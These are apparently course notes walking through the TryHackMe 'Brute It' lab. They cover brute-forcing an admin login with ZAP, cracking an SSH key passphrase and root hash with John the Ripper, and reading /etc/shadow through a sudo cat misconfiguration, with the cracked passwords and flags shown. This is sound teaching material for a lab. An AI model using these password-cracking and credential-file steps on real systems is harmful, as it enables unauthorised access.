


Figure 16: Brute It Admin Login Page

for Brute It. Checking the page source reveals a hidden comment: `<!-- Hey john, if you do not remember, the username is admin -->`. This confirms the username is `admin`.

2.3.2 Brute-Forcing the Login

We know the username is `admin`, so we'll brute-force the password using OWASP ZAP. 1. Intercept the login request using ZAP. 2. Send the request to the Fuzzer. 3. Select the password field as the fuzzing location. 4. Add a wordlist (e.g., `rockyou.txt` from `/usr/share/wordlists/`) to the payload. Figure 17 shows the ZAP Fuzzer setup for the Brute It login. After running




Figure 17: ZAP Fuzzer Setup for Brute It Login

the fuzzer, look for a different response size or status code that indicates a successful login or redirection. A 302 Found status is usually a good indicator. In this case, a 302 redirect to `/admin/panel/` indicates a successful login.




Figure 18: Successful Login and RSA Key

Figure 18 shows the successful login and the RSA private key obtained. The `/admin/panel/` page displays an RSA private key with the text: `THM{brut3_force_is_e4sy}`. This is a user flag and also hints that the RSA key is password-protected.

2.3.3 Cracking RSA Passphrase and User Flag

1. Copy the RSA private key content into a file, for example, `id_rsa`. 2. Use `ssh2john` to convert the `id_rsa` key into a hash format that John the Ripper can crack.

```
$ ssh2john id_rsa > id.txt
```

Listing 16: ssh2john Command

3. Use `john` with the `rockyou.txt` wordlist to crack the passphrase, as shown in Listing 16.

```
$ john id.txt --wordlist=/usr/share/wordlists/rockyou.txt
```

Listing 17: John the Ripper to Crack RSA Passphrase

4. Show the cracked password using `john --show id.txt`. The command in Listing 17 cracks the RSA passphrase.

```
id_rsa:rockinroll
1 password hash cracked, 0 left
```

Listing 18: Cracked RSA Passphrase

Listing 18 reveals the cracked RSA passphrase. The passphrase for the RSA key is `rockinroll`.

Now, SSH into the machine as user `john` using the cracked `id_rsa` key and its passphrase.

```
$ sudo ssh john@10.10.111.36 -i id_rsa
Enter passphrase for key 'id_rsa': rockinroll
```

Listing 19: SSH Login with RSA Key

Listing 19 demonstrates the SSH login. Once logged in, find the user flag:

```
john@bruteit:~$ ls
user.txt
john@bruteit:~$ cat user.txt
THM{a password is not a barrier}
```

Listing 20: User Flag in Brute It

The user flag is `THM{a password is not a barrier}`, as seen in Listing 20.

2.3.4 Privilege Escalation

Check `sudo` permissions for user `john`:

```
john@bruteit:~$ sudo -l
User john may run the following commands on bruteit:
(root) NOPASSWD: /bin/cat
```

Listing 21: Sudo Permissions for John

As shown in Listing 21, the user `john` can run `/bin/cat` as root without a password. This means we can read the `/etc/shadow` file, which contains hashed root passwords.

```
john@bruteit:~$ sudo /bin/cat /etc/shadow
root:$6$zdk0.jUm$Vya24cGzM1duJkwM5b17Q205xDJ47LOAg/OpZvJ1gKbLF8PJBdKJA4a6M.
    JYPUTAaWu4infDjI88U9yUXEVgL.:18490:0:99999:7:::
```

Listing 22: Reading /etc/shadow

Copy the root hash (Listing 22). Now, use `john` to crack the root password:

```
$ john root_hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
```

Listing 23: Cracking Root Password

```
$ john --show root_hash.txt
root:football:18490:0:99999:7:::
1 password hash cracked, 0 left
```

Listing 24: Cracked Root Password

Listing 24 reveals the cracked root password. The root password is `football`. Now, use `su root` with the password `football` to gain root access.

```
john@bruteit:~$ su root
Password: football
root@bruteit:/home/john#
```

Listing 25: Switching to Root

Finally, navigate to `/root` and read `root.txt`, as shown in Listing 25:

```
root@bruteit:/home/john# cd /root
root@bruteit:/root# ls
root.txt
root@bruteit:/root# cat root.txt
THM{pr1v1l3g3 3sc4l4t10n}
```

Listing 26: Root Flag for Brute It

Listing 26 provides the root flag. The root flag is `THM{pr1v1l3g3 3sc4l4t10n}`.

2.4 Assignment: TryHackMe - The Sticker Shop

For further practice and to solidify your understanding of web application security and penetration testing, it is recommended to complete the "The Sticker Shop" room on TryHackMe. This room will provide additional challenges and hands-on experience in exploiting web application vulnerabilities.

3 Conclusion

This session covered fundamental concepts of web application security, distinguishing between offensive and defensive approaches. Through practical walkthroughs of TryHackMe rooms, we explored common attack methodologies such as reconnaissance, file upload vulnerabilities, command injection, and various privilege escalation techniques, including `systemctl` and `sudo` misconfigurations. These hands-on exercises are crucial for developing practical skills in ethical hacking and cyber forensics.